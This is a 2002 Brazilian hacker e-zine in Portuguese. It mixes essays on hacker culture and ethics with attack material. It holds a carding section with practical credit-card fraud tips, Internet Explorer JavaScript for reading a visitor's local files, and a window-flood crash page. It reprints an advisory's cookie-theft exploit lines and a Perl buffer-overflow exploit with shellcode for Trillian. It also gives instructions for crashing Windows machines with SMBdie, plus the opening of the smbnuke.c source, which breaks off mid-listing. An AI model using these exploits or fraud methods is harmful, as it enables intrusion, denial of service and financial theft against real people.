The Virii Hacking Guide

Diabolic Team, Numero 00 beta test
São Paulo, 01 de Dezembro de 2002
Visit us: http://www.infoshack.cjb.net irc.brasnet.org #Virii

"Se Bill Gates é um Deus... Então o windows deve ser a Divina Comedia" Autor Desconhecido

Colaboradores desta Edição:
Inf3rninho - inferninho@viriihacking.tk
Haze - Haze@viriihacking.tk
Line_Skoff - thales@netnew.com.br
Devil_Red - devilred@kernel.net
Narcotic - halies@gmx.net
IP_FIX - everson3000@hotmail.com

Onde encontrar proximas edições:

- http://www.infoshack.cjb.net

- http://www.viriihacking.tk

- http://www.txt.org

Menu

Introduzindo

Antes de continuar e importante avisar q todo o conteudo dessa zine é somente para estudo então faça o q quiser com ela eu me responsabilizo pelo seus atos uhauahuahuha, acreditou??? Bobinho, kra se vc fizer besteira se vira q tu naum nasceu umbigado comigo :p

Nem sei pq tô escevendo essa introdução, ninguem lê isso mesmo (só vc q é mané ;) bom vou

ser curto e grosso então. Comecei a escrever essa zine com a intenção de orientar o pessoal q anda perdido no meio de tanta informação lamer que a net contem, aki vai ter uns texto meio lamers tb, pow quem nunca foi lamer na vida, mais e só pra chamar a atenção do povo já imaginou se eu começo falando sobre buffersoverflows?? Seria bom naum? Mais ai estaria mudando o publico alvo dessa zine, q e exatamente newbies, larvas, e até mesmo lamers e script kidies (se ninguem tentar orientar, eles vão ficar nessa por muito tempo e nunca vão despertar para o verdadeiro underground) mais enfim o objetivo da Zine por enquanto e ir trazendo tecnicas, sem se importar muito se ela e lamer ou naum, e no meio disso alguns texto tentando encaminhar a galera pra um caminho mais elevado do q ficar derrubando servidor (se os kras so lerem as tecnicas??? bom fazer oq kda um faz o q achar melhor). É impresionante como alguns q se dizem "Hackers" são capazes de humilhar alguem so pq sabe alguma tecnica vagabunda, pra esses sujeitos todo mundo e lamer e so ele e o "hacker litão". Dói ver um kra chamando outro de lamer so pq ele aprendeu a fazer defaced por Unicode e o outro naum, ou pior o kra chama o outro de lamer e diz q naum ensina lamers, mais na verdade ele faz isso pra encobrir sua falta de conhecimento.

Aos poucos eu vou amentando o nivel da zine, espero q a partir do numero 08 ou 10 o nivel ja esteja bem elevado, mais vai depender de como a turma vai assimilar as informações. Por hoje e só pessoal, vamos começar então.

menu

Filosofia do Sucesso

Por: Inf3rninho

Vou relatar algo aki q aconteceu comigo, alguns vão entender e muitos talvez naum entendam, mais enfim...

Aconteceu durante a aula de Oficina da Pedagogia no curso de Educação Física q faço, o professor começou a comentar sobre o q faz um atleta ser vencedor no seu esporte, q são amor pelo q faz, acreditar em si mesmo e ter determinação para vencer. Apos isso começou um discurso comovente sobre cada um do itens e o ultimo ele usou para iniciar o trabalho proposto para aquela aula, q era exatamente decorar um texto em um intervalo de 50 minutos e voltar para a sala e recitar o mesmo para todos. Antes disso ele comentou sobre ficar em cima do muro, q em relação a vida podemos tomar dois tipos de atitude a de pegar um desafio e vencer ou naum fazer nada e ficar do lado dos fracassados.

O primeiro pensamento q veio na minha cabeça foi "Esse kra tá loco, q eu vou fazer isso e nunca" pow tava quebradão aquele dia, pra vc ter uma ideia tudo o q eu queria naquele momento era ir pra minha cama e durmir, nem q eu quisesse eu conseguiria decorar aquele texto, e naum tava nem ai, realmente naum conseguia ver relação nenhuma com eu decorar o texto e ser vencedor ou perdedor, oq aconteceu??? Acabei indo pra casa durmir.

Na semana seguinte na mesma aula, assim que entrei na sala o professor me chamou e perguntou todo empolgado "Vamos vencer o desafio hoje", kra ele tava tão entusiamado q naum consegui negar seu pedido e dize um "sim" meio timido. E agora?? Eu tava tão quebrado como na semana passada e nem ai pro texto, mais eu ja tinha dito sim, ia voltar atras??? Fiquei encurralado com a situação e acabei lendo o texto, li, reli, e reli, ate decorar linha apos linha, mesmo assim naum via nada q fizese esse texto me tornar um vencedor ou um perdedor, apesar desse ponto estar bem claro no texto naum conseguia ver a relação.

O texto era o seguinte:

Filosofia do sucesso

Napoleon Hill

Se você pensa que é um derrotado,

Você será um derrotado

Se não pensar, quero a qualquer custo,

Não conseguirá nada.

Mesmo que queira vencer, mas pensa que não vai conseguir,

A vitória não sorrirá para você.

Se você fizer as coisas pela metade,

Você será um fracassado.

Nós descobrimos neste mundo

Que o sucesso começa pela intenção da gente,

E tudo se determina pelo nosso espírito.

Se você pensa que é um malogrado

Você se torna como tal.

Se você almeja atingir um posição mais elevada

Deve, antes de obter a vitória,

Dotar-se da convicção de que conseguirá infalivelmente

A luta pela vida nem sempre é vantajosa

Aos fortes, nem aos espertos.

Mais cedo ou mais tarde

Quem cativa a vitória e aquele que crê plenamente:

Eu conseguirei !

Então como combinado 30 minutos depois voltei para a sala, naum estava muito afim de ir na frente da sala inteira e recitar tais frases, mais pow eu tinha tido sim, então fui eu la pra frente da sala recitar o bendito texto, a primeira e segunda linha sairam naturalmente, mais deu um branco na terceira e junto uma vontade de desistir, ai fechei os olhos me concentrei, respirei fundo e segui em frente com o texto , mais foi so na segunda estrofe q me caiu a ficha equanto eu recitava "se vc fizer as coisas pela metade vc será um fracassado" e "tudo se determina pelo nosso espirito".

Já participei de varios campeonatos de Karatê ganhando boa parte deles, e posso dizer sem medo q nem uma dessas vitorias foram tão iluminadoras quanto "se vc fizer as coisas pela metade vc será um fracassado" e "tudo se determina pelo nosso espirito". No momento q estava la na frente de todos com o texto q me fugia da cabeça, decidi q conseguiria vencer aquele desafio, eu precisava daquilo, as frases "se vc fizer as coisas pela metade vc será um fracassado" e "tudo se determina pelo nosso espirito" agoram ecoavam na minha cabeça, elas pareciam me dizer desista agora e será um fracassado eu realmente entedia a relação do texto com a vida real e é bem provavel q eu nunca mais me esqueça dele.

O q essa historinha besta tem haver com hacking??? boa pergunta ! Naum sei !!! Zuera heuheue, bom de q adianta vc ficar querendo constantemente ficar querendo provar para ou outros q vc e hacker se vc naum é (e mesmo q fosse q diferença isso faz) vc esta enganado a quem??? eu??? seus amiguinhos??? ou será vc mesmo???

Conheço gente que faz defaced por Pasta da Web e exibe isso como um trofeu para os outros.

nossa o kra agora e hacker !!! Até ai ainda dá pra engolir, mais uns cinco meses depois o kra ta na mesma, e daqui 20 anos ele estará na mesma, sabe pq? Pq ele fez as coisas pela metadade, ou seja ele parou de fussar e ler faq´s e c&a antes de aprender, então ele será um fracassado pela resto da vida, pq ele parou pela metade??? Pq tudo se determina pelo nosso espirito, ou seja ele parou pq naum tava nem ai, hacking para ele e so desfigurar um site e mostrar para seus amiguinhos geralmente mais idiotas q ele, ele ja tem o conhecimento que precisa para se aparecer, então logo pra q virar madrugadas lendo textos.

O q eu quero e me proponho aqui e q vc vá ate o fim com o q começou, estude, naum pare, acredite q vc conseguira pois tudo se determina pelo nosso espirito, eu estou me propondo a passar o pouco conhecimento q tenho mesmo tendo pouco tempo para isso, e so quero q em troca vc estude, e se naum entender da primeira vez estude mais um pouco e se ainda assim naum conseguir me pergunte eu terei o maior prazer em ajuda-lo, naum seja mais um lamer ou sk como varios q tem por ai, vamos acabar com essa especie e tentar ressucitar uma outra em extinção a dos "Hackers". Vc me ajuda?

menu

Hackers, Crackers e vários seres de outros mundos

Scripts Kiddies - por: Haze

Bem O que são scripts kiddies?
São garotos que pensam que são hackers , utilizam ferramentas feitas pelos hackers para desfigurar sites.

Eles surgiram pelo simples fato que eles sempre encontrava alguem para esclarecer suas duvidas, que 99% era entender os parametros de um exploit ou seja como usar um exploit.
São preguiços não gostam de ler mas querem saber e entender como as coisas funcionam.
So querem ganhar fama e idolatrar seus nicks parente os outros kiddies e lamers da rede.
Eles sabem que nenhum hacker dará valor num defaced elaborado pelo um kiddie pois sabemos que os kiddies so querem fama , e não conhecimento, ou seja sera famoso por não saber nada...
Podemos chamar um kiddie de corajoso,porque ele executa algo que nem mesmo sabe o que eh, entra em servers que não tem conhecimento de nem mesmo onde fica os logs, não sabe nem o que fazer lá dentro , ao menos enviar um index.... quanta ignorancia.
Vou lhe dar um exemplo de kiddie, ele explora mais de 100 servers pela falha do bind, ai voce pergunta pra ele, qual a função do bind em um serv? ele diz puts nem sei...
Vejam as desvantagens em ser um kiddie podemos dizer inumeras, mas muitas mesmas, Enquanto ficam scaneando host rodando wu-ftp, bind, rds, unicode etc... Se esquece de que o tempo de sua vida esta passando e necessitara, um dia propositamente saber programar, necessitara tambem de um emprego, e ao fazer seu "curriculum vitae "colocara lá, eu sei executar exploits... Ao menos nem sabe fazer a segurança em seu proprio host, imagina ser pago para fazer segurança numa rede corporativa, ou administrativa enfim... E ao conversar com um fussador de verdade, um kiddie o tem como um idolo, e se sente inferior.
Como jah dito, nunca sera compensandor ser um kiddie, por varios motivos, não devemos copiar ideias e nem fontes, não devemos se achar o maximo por fazer algo, devemos ser mais humildes possivel, e sempre aprendendo aquilo que voce gosta de fazer, programar eh uma arte não posso negar, mas pode ser uma profissão, um passatempo, ou ate mesmo diversão, alem de tudo, voce provarah pra sim mesmo que eh capaz, mostrando que tem criatividade, e alem de tudo sera um vencedor na vida. Fama? quem precisa dela!, se voce quer ser reconhecido faça por merecer, não apenas faça algo que todos fazem... Com toda minha alma peço a todos vcs leitores que sejam espertos, não sendo mais um kiddie , mantenha a etica , matenha firmamente seus objetivos, e apenas leia, teste e não precisa sair dizendo pra todos

que sabe, se alguem tiver duvidas ajude com simplicidade...
Devemos ter conciencia do que fazemos e tentar descobrir aquilo que esta por tras do que voce esta vendo. Sabe quem criou os kiddies? os fussadores, sabe porque amigos? porque somos nos os fussadores que ficamos lendo readme, lendo tutoriais, faqs, dicas, zines, aprendendo, entendo , programando , descobrindo falhas , para os kiddies, se aproveitar e apenas fazer o mero serviço de usar nossas ferramentas.
Sabe o que eles fazem com a etica? eles a rejeita, em busca da fama, em busca do simples eco que circula suas mente dizendo que eles são hackers. Sabe que um verdadeiro fussador faz com um administrador? localiza falhas e por ventura manda um email, ou deixa uma msg do tipo orientando.
Os adminstradores não temem ao fussadores, e sim aos kiddies, porque eles sabem que os kiddies estao lah para brincar, não leva nada a serio . Vc's jah ouviram dizer que hackers são do mau, certo? jah ouviram dizer que os hackers são piratas , desordeiros, pichadores, não meus amigos os hackers não são nada disso , digo isso com 100% de certeza, esses são os kiddies, são as crianças felizes. Hackers são pessoas que graças a eles , graças aos fussadores, a segurança esta melhorando, são por causa deles que as falhas são descobertas, os fussadores eh tipo uns fiscal da segurança, ele que diz c isso eh bom ou ruim, porque? porque ele entende do que estah vendo.
Infelismente apenas 4% do Brasil tem acesso a internet, e apenas 0,1% sabe como ela realmente funciona, que atras disso tudo, existe roteadores, protocolos, daemons, e por ai vai. Muitos fazem zines com o intuito de ganharem fama, de quando entrar no irc, seus amiguinhos dizer , hey olhe akele cara ele manja, não eh isso que eu quero eu quero que voce leitor não importa o que faz, nem quem eh voce , mas sim que voce não se ache um Mr. fodão, e sim um fussador, que vasculhe que procure, que analise, que leia, veja os manuais, faqs, entenda e fique pensando como aquilo pode ser quebrado. Respeitando a etica e não se influenciando pela banda podre da comunidade de seguranca!

Lamers - por: Inf3rninho

Frequentadores aciduos de salas de bate-papo esses sujeitos tentam se passar por grandes hackers adoram dizer "vou invadir teu comptador e apagar tudo", "vou te passar um virus" (hipotese no minimo ridicula contando q ele pretente fazer isso atraves da sala de bate-papo)q vai derrubar o kra ou vai ler o private alheio, vai me dizer q outro dia um kra fez isso na sala q vc frequenta??

Só prá constar, derrubar gente em chat WWW na imensa maioria das vezes é estórinha de lamer. ok?
E ler ip, se vc não mandar imagens, se for só texto. Também é lenda lamer!
Agoooraaaa... travar sala WWW, isso é muito possível. Só questão de descobrir um furo no sistema e conseguir enfiar um comando html/java script não filtrado.

Veja bem esses chatz funcionam da seguinte forma o software q controla tudo monta uma pagina HTML e ou Javascript, uma pra vc e outra para quem recebeu ou enviou a mensagem. Ou seja nao tem como babacone ler seu reservado. a nao ser em 2 situaçoes:

1. o cara é ou tem a senha do.... supervisor, ou sysop do sistema. Esse cara pode ver tudo se o sistema permitir, mas... essas senhas em sites de meia-boca prá cima são trocadas diariamente, e é muito difil, ou nao vale o esforço descobrir.
2. o babacone entra duas vezes ao mesmo tempo. CADA uma com um nick diferente. Em um ele se manifesta o terrível hacker, e na outra ele conversa com vc. D Repente ele diz ler seu PRIVATE e revela um papo seu com..... claro... ele mesmo na outra personalidade.
Os 2 itens acima resolvem 99,99% das situaçoes. O pouco q sobra... tem q ser fera.
E tô prá encontrar frequentador de chat WWW fera!

E por fim adoram passar horas chamando um ao outro de lamer e pior com dois "m" o q denota alem de tudo anafalbetismo, Adoram a palavra Linux, IP e Telnet, coisas da qual ouviram falar

por ai mais naum tem a menor competencia de saber doq se trata, ai depois do kra ameaçar todo mundo acaba indo embora sem fazer nada pq tudo oq ele sabe e aquele comando ARP -a (q naum funciona em sala de bate-papo, pelo simples fato q vc naum troca informação direta com o indigente, ou seja sua informação e passada para o servidor do chat e de lá para o infeliz). Acredito q ser lamer tenha haver tb com a atitude do sujeito ou seja ele pode ser fera, programar em naum sei quantas linguagens e ainda assim ser taxado como lamer por suas atitudes tolas e infantis.

Newbies - por: Inf3rninho

Esses estão se iniciando no undergroud e apesar de so quererem aprender costumam ser discriminados por alguns q se dizem hackers, tem interesse em leitura e procuram entender as coisas como elas são na realidade. Essa e-zine e feita pensando neles para q possamos ter um mundo melhor (uiuiui ki lindinho).

Defacers- por: Inf3rninho

Vc provavelmente ja deve ter entrado em uma HP e inves de encontrar fotos de mulher pelada (parece eu, alias ultimamente so faço isso kkkkkkk) encontra um tal de um "Your Site was Defaced by babacone". Isso e obra de um defacer, geralmente esse sujeito costuma ser um Script Kidie ou seja ele naum tem a menor ideia do q esta acontecendo nos bastidores tudo o q faz e usar programas feitos por hackers para explorar falhas conhecidas q administradores incompetentes naum corrigem, mais hackers tb fazem defaceds dificil mais naum impossivel, haja visto o site da RIAA q tenta acabar com a distribuição de mp3, agora distribui varios mp3 registrados gratuitamente em seu site.

Naum e dificil separa o joio do trigo, defaceds feito por lamers e sk normalmente visam busca

de fama e são poucos originais sempre usando as mesmas frases e em seguida seu nome e do grupo, ja defaceds feito por um hacker e algo bem mais elaborado como o do site da RIIA, como o kra q so muda um trecho de uma materia q naum lhe agrada e por ai vai. Em suma lamers e sk fazem defaced em busca fama (patetico) hackers fazem quando algo naum lhe agrada e faz isso como meio de divulgar sua revolta para a midia.

O Brasil e campeão Mundial em defaceds (lamentavel) estamos com excesso de hackers???

Carders- por: Devil_Red

Carder ki Porra é carder??? Carder é um hacker de cartões de crédito ou seja, ele invade um sistema e pega as DB´s(Database) dele. Um carding tem que manjar de programação de rede, ou seja: Perl, ASP, CGI. O carder invande tal sistema e pega seus cc´s para ai sim fazer uma compra.
O Grande Problema é onde cardear??? Não pode ser em uma página grande que vai dar bandeira certo??? ERRADO o Brasil tem um sistema de checkagem de cc por cpf e data de nascimento e por endereço. Alguns sites pedem informações adicionais como nome de Pai ou Mãe.
Como Comprar?
Rpz, ache um site com vulnerabilidades citadas acima, kate os cc´s e compre velho...
Dicas:
Compras acima de R$500,00 eles sempre ligam para confirmar, por isso coloke um celular pré-pago para confirmação.
Nunca coloka nada pra chegar em tua casa. arrume um drop(receptor de mercadorias) bom.
Não adianta kerer alugar caixa postal, pois vc precisa de cpf e identidade sua.
Conclusão:
Carding não é uma coisa que se aprende rápido, conheça as falhas do sistema, crie falhas e
Boas Compras... :*

Pherackers- por: Inf3rninho

São apaixonados por telefonia entendem como burlar o sitema de orelhões para ligar de graça, clonar celulares, alguns conseguem fazer coisas ate mais avançadas como invadir a central telefonica e ter controle total sobre tudo q acontece. O primeiro phreaker foi o Capitão Crunch (é considerado o pai dos pherackers), que descobriu que um pequeno apito encontrado em pacotes de salgadinhos possui a mesma freqüência dos orelhões da AT&T, fazendo com que discassem de graça. Outro membro litao dessa classe e **Watchman**, em 1990 a Rádio KIIS-FM, de Los Angeles, Califórnia, EUA, estava oferecendo um Porsche para o autor da centésima segunda chamada telefônica do dia. Watchman assumiu o controle de todas as ligações feitas e levou o ambicioso prêmio. Mais tarde, foi preso por invadir computadores operados por agentes do FBI.

Crackers- por: inf3rninho

Hoje em dia o termo cracker esta desvinculado do original, de quem eh a culpa? basicamente da midia, mais todos nos temos uma ponta de culpa nisso tambem. Do q eu estou falando? Bom oq e um cracker para vc? Numa resposta rapida e mediocre: "E o hacker do mau" ! E a resposta está errada. O correto seria crackers são os kras q quebram senhas de programas proprietarios para vc naum ter q pagar o registro do mesmo, crackers fazem aqueles arquivos q todos nós adoramos os conhecidos "crackers", com eles e possivel fazer um prog. trial funcionar por periodo indefinido e dependendo do caso pode ate liberar funções que estavam bloqueadas, isso q eh um cracker vide "engenharia reversa", conhecimento basico deste individuos fica boa parte relacionado as linguagens de baixo nivel como assembler e asm.

Hackers- por: Inf3rninho

Estes kra são responsaveis por manter a web funcionando foram eles q fizeram do Linux o q ele e hoje, outro dia li uma materia q falava q uma empresa ia dar uma ferrari pra quem conseguisse quebrar o sistema de criptografia dela, isso q dizer q quando um hacker descobre uma falha na verdade ele ajuda a melhorar os programas caso contrario por que alguem daria um premio para isso? outra materia dizia q um grupo hacker estava desenvolvendo um prog. para poder levar a Internet para países que tem censura em relação a net, ou seja o kra ia poder navegar sem ser rastreado, oq é isso? Ajudar no funcionamento da net !!! Hackers tem o espirito de fuçador e geralmente são autodidatas, quando querem fazer alguma coisa costumam passa horas tentando ate descobrir como fazer. Podemos classificar os hackers em white hat quando ele e o kra bonzinho e respeita a etica e black hat quando ele e muito mau (erroneamente chamados de cracker pela midia) e suas invasoes sempre visam beneficio proprio normalmente algum dinheiro ou informação vantajosa, essa classificação e uma alusão aos filmes de faroeste.

Um bom exemplo de black hat e kevin Mitnick um dos maiores hackers q esse mundo ja conheceu, e um white hat e Tsutomo Shinomura q foi responsavel pela prisão de Mitnick. Habilidades de um hacker ?? conhecimentos em segurança, programação, protocolos de rede e principalmente coragem, criatividade e capacidade de inovar, naum vou entrar em muitos detalhes agora pq quero falar sobre isso numa proxima e-zine :p

menu

Bugs made in I.E.

Por: Inf3rninho

O q são exatmente esse bugs do Internet Explorer ??? Na verdade eles são codigos feitos em javascript e/ou VBscript, q possibilitam a um webmaster mau intencionado roubar arquivos e ate mesmo executar comandos em sua maquina. Como esse codigos são curtos e diretos e facil fazer um codigo. Qualquer um com conhecimento nessa linguagens ja citadas e capaz de faze-lo (uia to falando bunito rapaz !! se mete kkkkkkkkkk).

Abaixo dois exemplos de codigos, esses 2 são de minha autoria, para ver outros codigos q fiz e como se proteger, procure no site http://www.infoshack.cjb.net ta em algum lugar por la , naum lembro onde mais ta lá.

Essa daqui permite ler qualquer arquivo do micro da vitima q por ventura use o I.E. 6.0
Para ler o arquivo c:\hacker.txt coloque esse conteudo em uma pag. HTML

```
<SCRIPT>
inferninho=GetObject("http://+location.host+"/../../../../../../hacker.txt",htmlfile");
setTimeout("alert(inferninho.body.innerText);",2000);
</SCRIPT>
```

Como de costume eu naum ensino como o barato funfa de verdade pq e muito lamer ficar colocando esse negocio em pagina pra invadir o micro dos outros, entao pq eu comecei ??? Só pra mostrar como e simples burlar o I.E. veja q foram necessarias apenas 4 linhas de comando para isso, pro baguio funfar de verdade vc deve no lugar de usar o alert(inferninho.body.innerText), redirecionar o conteudo q sera exibido na tela para algum arquivo no servidor.
Ah antes q alguem venha me perguntar como faz isso eu devo avisar que recentemente tive um ataque de amnesia e naum me lembro de nada ou talvez eu naum sabia mermo, ki merda,

quem se importa eu naum vou falar e pronto uahauhauah :p

Ta aew um codigo pra fazer janelas abrirem ate travar a maquina do coitado q clicar no link, esse tipo d coisa e muito comum na net especialmente em sites lamers, e agora vc encontra aki nessa zine q é a lamer-mor kkkkkkkkk.

```
<html>
<head>
<meta http-equiv="refresh" content="1">
</head>
<SCRIPT>
function f()
{
window.open("teste.html")
}
setTimeout("f()",1);
</SCRIPT>
</html>
```

Na verdade todos os navegadores são vulneraveis a essa falha (isso pode ser considerado uma falha?) até o konqueror eh :(

Recentemente a GreyMagic Security Research divugou uma lista com nove falhas , quem ficou puto da vida foi meu tio Bill Gates (Tio manda uma grana ai q tô precissando) pow so pq ele naum deu a minima quando a Greymagic reportou a falhas para ele, os kras divulgam isso pra todo mundo, pow sacanagem cum Bilzinho, tadinho dele :p

Tô sem tempo e sem saco pra traduzir esse texto então vai em ingles mesmo.

GreyMagic Security Advisory GM#012-IE

http://sec.greymagic.com

By GreyMagic Software, Israel.
22 Oct 2002.

Topic: Vulnerable cached objects in IE (9 advisories in 1).

Discovery date: 4 Oct 2002, 17 Oct 2002, 21 Oct 2002.

Affected applications:

Microsoft Internet Explorer 5.5 and 6.0; prior versions are not vulnerable.

IE6 SP1 is vulnerable to the "external" and "clipboardData" vulnerabilities and immune to the rest.

Note that any other application that uses Internet Explorer's engine (WebBrowser control) is affected as well (AOL Browser, MSN Explorer, etc.).

Introduction:

When communicating between windows, security checks ensure that both pages are in the same security zone and on the same domain. These crucial security checks wrongly assume

that certain methods and objects are only going to be called through their respective window. This assumption enables some cached methods and objects to provide interoperability between otherwise separated documents.

Many security issues arise from storing references to objects that are supposed to be inaccessible when the page unloads. PivX lately disclosed such an issue in the <object> element, which left a valid reference in its "object" property.

Discussion:

Through exhaustive research, we discovered nine vulnerabilities in Internet Explorer involving object caching, most of them highly critical. We're grouping all of these vulnerabilities into this advisory in order to avoid a flood and repetitive statements.

Object caching takes place when the attacker opens a window to a page in his own site. The URL in the window is then changed to the victim page, but the cached references stay in place, providing direct access to the new document.

All nine vulnerabilities are of the same general class (object caching). However, each of them is a separate vulnerability, which uses a unique method for exploitation.

Each item in the list below consists of three parts, "Cache" shows how to cache the vulnerable object, "Exploit" shows how the vulnerability works in context and "Impact" details the implications of the vulnerability.

"Full access" means access to any page's Document Object Model in any domain and any zone. The implications include (but not limited to) reading cookies from any domain, forging content

in any URL, reading local files and executing arbitrary programs.

- showModalDialog
  Cache: var fVuln=oWin.showModalDialog;
  Exploit - IE 5.5: fVuln("javascript:alert(dialogArguments.document.cookie)",oWin,"");
  Exploit - IE 6: Not trivial but possible, by using our old "analyze.dlg" vulnerability.
  Impact: Full access in IE5.5, "My Computer" zone access in IE6.

- external
  Cache: var oVuln=oWin.external;
  Exploit: oVuln.NavigateAndFind("javascript:alert(document.cookie)","","");
  Impact: Full access.

- createRange
  Cache: var fVuln=oWin.document.selection.createRange;
  Exploit: fVuln().pasteHTML("<img src=\"javascript:alert(document.cookie)\">");
  Impact: Full access.

- elementFromPoint
  Cache: var fVuln=oWin.document.elementFromPoint;
  Exploit: alert(fVuln(1,1).document.cookie);
  Impact: Full access.

getElementById
Cache: var fVuln=oWin.document.getElementById;
Exploit: alert(fVuln("ElementIdInNewDoc").document.cookie);
Impact: Full access.

- getElementsByName
  Cache: var fVuln=oWin.document.getElementsByName;
  Exploit: alert(fVuln("ElementNameInNewDoc")[0].document.cookie);
  Impact: Full access.
-
- getElementsByTagName
  Cache: var fVuln=oWin.document.getElementsByTagName;
  Exploit: alert(fVuln("BODY")[0].document.cookie);
  Impact: Full access.

- execCommand
  Cache: var fVuln=oWin.document.execCommand;
  Exploit: fVuln("SelectAll"); fVuln("Copy"); alert(clipboardData.getData("text"));
  Impact: Read access to the loaded document.

- clipboardData
  Cache: var oVuln=oWin.clipboardData;
  Exploit: alert(oVuln.getData("text")); or oVuln.setData("text","data");

Impact: Read/write access to the clipboard, regardless of settings.

IE5.5 SP2 and IE6 are vulnerable to all of the above. IE6 SP1 is vulnerable to the "external" object caching and to the "clipboardData" object caching, it's immune to the rest.

Exploit:

This generic exploit demonstrates how an attacker may read the client's "google.com" cookie using one of the cached objects above.

```
<script language="jscript">
var oWin=open("blank.html","victim","width=100,height=100");
[Cache line here]
location.href="http://google.com";
setTimeout(
   function () {
      [Exploit line(s) here]
   },
   3000
);
</script>
```

Solution:

Until a patch becomes available disable Active Scripting.

Tested on:

IE5.5 Win98.
IE5.5 NT4.
IE6 Win98.
IE6 Win2000.
IE6 WinXP.

Demonstration:

Try out the online demonstration and see if you're vulnerable.

Feedback:

Please mail any questions or comments to security@greymagic.com.

Powered by IDNS.

menu

Sacaneando usuarios do Trillian

Por: Inf3rninho

Trillian e um otimo software para quem tem um monte de amigos que usam programas de mensagens instantâneas diferentes. O trillian consegue conversar com usuarios de ICQ, AOL Instant Messenger, MSN Messenger, Yahoo! Messenger e ate um modulo para IRC e é nesse q tem falhas q podem ser exploradas ate a versao 0.73, vejamos...

Travando o Trillian

O trillian possui uma falha em um buffer overflow q o atrapalha na hora de receber uma mensagem num chat DCC com mais de 4862 caracteres, ultrapassando esse valor o aplicativo ficará indisponibilizado.

Para detonar e so abrir o tal do chat DCC com o camarada e enviar uma mensagem com 4862 caracteres prontinho, facil né ;)

Execução arbitraria de codigos

Novamente uma falha no buffer não verificado que possibilita a um atacante executar codigos arbritarios na maquina alvo basta rodar o exploit feito em perl com o seguinte comando:

Linux: # perl sicillian.pl

windows: usuários do Windows podem fazer download do compilador no site http://www.perl.com, precisando ainda do programa de instalação do compilador chamado instmsia.exe, que se encontra neste mesmo site.

Esse exploit foi pego no site http://www.securiteam.com

Exploit:

```
#!/usr/local/bin/perl
#--------------------sicillian.pl----------------------
#- Proof of concept exploit for trillians irc module. -
#- Tested on trillian 0.73 but i suspect all version -
#- prior maybe exploited as well. -
#- -
#- John C. Hennessy (Information security analyst) -
#-------------------------------------------------------

use Socket;

$|=1;

#egg written by UNYUN (http://www.shadowpenguin.org/)
$egg = "\xEB\x27\x8B\x34\x24\x33\xC9\x33\xD2\xB2";
$egg .= "\x0B\x03\xF2\x88\x0E\x2B\xF2\xB8\xAF\xA7";
$egg .= "\xE6\x77\xB1\x05\xB2\x04\x2B\xE2\x89\x0C";
$egg .= "\x24\x2B\xE2\x89\x34\x24\xFF\xD0\x90\xEB";
$egg .= "\xFD\xE8\xD4\xFF\xFF\xFF";
$egg .= "notepad.exe";

$buf = "\x90" x 174;
$buf .= $egg;
#$buf .= "A" x 2;
$buf .= "\x41\x41\x41\x41";
#$buf .= "B" x 80;
```

```
my $host = inet_aton("127.0.0.1");
my $proto = getprotobyname("tcp");
my $port = 6667;

my $add_port = sockaddr_in($port,$host);

my $ser_sock = socket(SOCKET,PF_INET,SOCK_STREAM,$proto) or die "Cannot open Socket:
$!";

bind(SOCKET,$add_port) or die "\nCould\'t bind to port $port : $!\n ";

my $connection = listen(SOCKET,5) or die "Could't listen on $port: $! \n";

while(accept(CLIENT,SOCKET)){

# print message from client

#my $ans = <CLIENT>;
#print $ans;

#echo message back to client.

print CLIENT "PING :1986115026\r\n001 :irc.random.org trillian :$buf\r\n";
}

close(SOCKET);
```

menu

Falha no Protocolo SMB

Para Windows -> SMBdie - por Haze

Originaria da Romênia ,esta é uma ferramenta de ataque que explora a vulnerabilidade de acesso à compartilhamento de rede, através do protocolo SMB (Unchecked Buffer in Network Share Provider Can Lead to Denial of Service (Q326830) - (MS02-045)).

Quando um ataque especifica um endereço IP e um NETBIOS, a ferramenta envia uma solicitação de SMB (Server Message Block) malformada, fazendo os sistemas Windows NT, 2000, XP e até mesmo a novíssima .NET se colidirem.

O que essa ferramenta faz ?

SMBdie nuka porta 139, esta porta é usada pelo windows para o serviço de compartilhamento de arquivos e impressoras em uma rede.
Uso muito facil:
· Baixar e descompactar o arquivo
· executar SMBdie.exe

· Preencher os campos com o IP e o nome NetBIOS da maquina que se quer se quer atacar.
Muito simples neh?

Como saber o nome NetBIOS de uma maquina ?
Simples para quem usa Linux: usa-sa o comando nmblookup -A ip.
Para que usa windows nbtstat -a
Essa vulnerabilidade é semelhante a que existia no windows 95 , hoje podemos comparar o exploit SMBdie com o velho WinNuke 95 pois explora a mesma vulnerabilidade na mesma porta Microsoft é uma merda mesma.
Não é para sairem por ai derrubando servidores eu escrevi esse texto aqui com objetivo de informar pois essa vunerabilidade é nova.
Onde está ?:
http://packetstorm.decepticons.org/0208-exploits/SMBdie.zip

Para Linux -> smbnuke.c - por: Inf3rninho

Esse exploit tem a mesma caracteristica e se aproveita da mesma falha do SMBdie ja explicado como funciona aqui pelo Haze.
Peguei ele no site http://www.securiteam.com

Para saber se algum host esta vulneravel procure por micros com a porta 139 aberta e que rodem windows, use o programa nmap com as seguintes variaveis:

nmap -sT -p 130-480 -O IP

Ae e so copilar o exploit ;)

Exploit code:

```
/*
* smbnuke.c -- Windows SMB Nuker (DoS) - Proof of concept
* Copyright (C) 2002 Frederic Deletang (df@phear.org)
*
* This program is free software; you can redistribute it and/or
* modify it under the terms of the GNU General Public License
* as published by the Free Software Foundation; either version 2 of
* the License or (at your option) any later version.
*
* This program is distributed in the hope that it will be
* useful, but WITHOUT ANY WARRANTY; without even the implied warranty
* of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
* GNU General Public License for more details.
*
* You should have received a copy of the GNU General Public License
* along with this program; if not, write to the Free Software
* Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307
* USA
*/


/* NOTE:
* Compile this program using only GCC and no other compilers
* (except if you think this one supports the __attribute__ (( packed )) attribute)
* This program might not work on big-endian systems.
* It has been successfully tested from the following plateforms:
```

```
 * - Linux 2.4.18 / i686
 * - FreeBSD 4.6.1-RELEASE-p10 / i386
 * Don't bother me if you can't get it to compile or work on Solaris using the SunWS compiler.
 *
 * Another thing: The word counts are hardcoded, careful if you hack the sources.
 */

 /* Copyright notice:
 * some parts of this source (only two functions, name_len and name_mangle)
 * has been taken from libsmb. The rest, especially the structures has
 * been written by me.
 */

 #include <stdio.h>
 #include <unistd.h>
 #include <sys/types.h>
 #include <sys/socket.h>
 #include <netdb.h>
 #include <fcntl.h>
 #include <stdlib.h>
 #include <ctype.h>
 #include <assert.h>
 #include <string.h>
 #include <errno.h>
 #include <time.h>
 #include <netinet/in.h>
 #include <arpa/inet.h>
 #include <string.h>
```

```
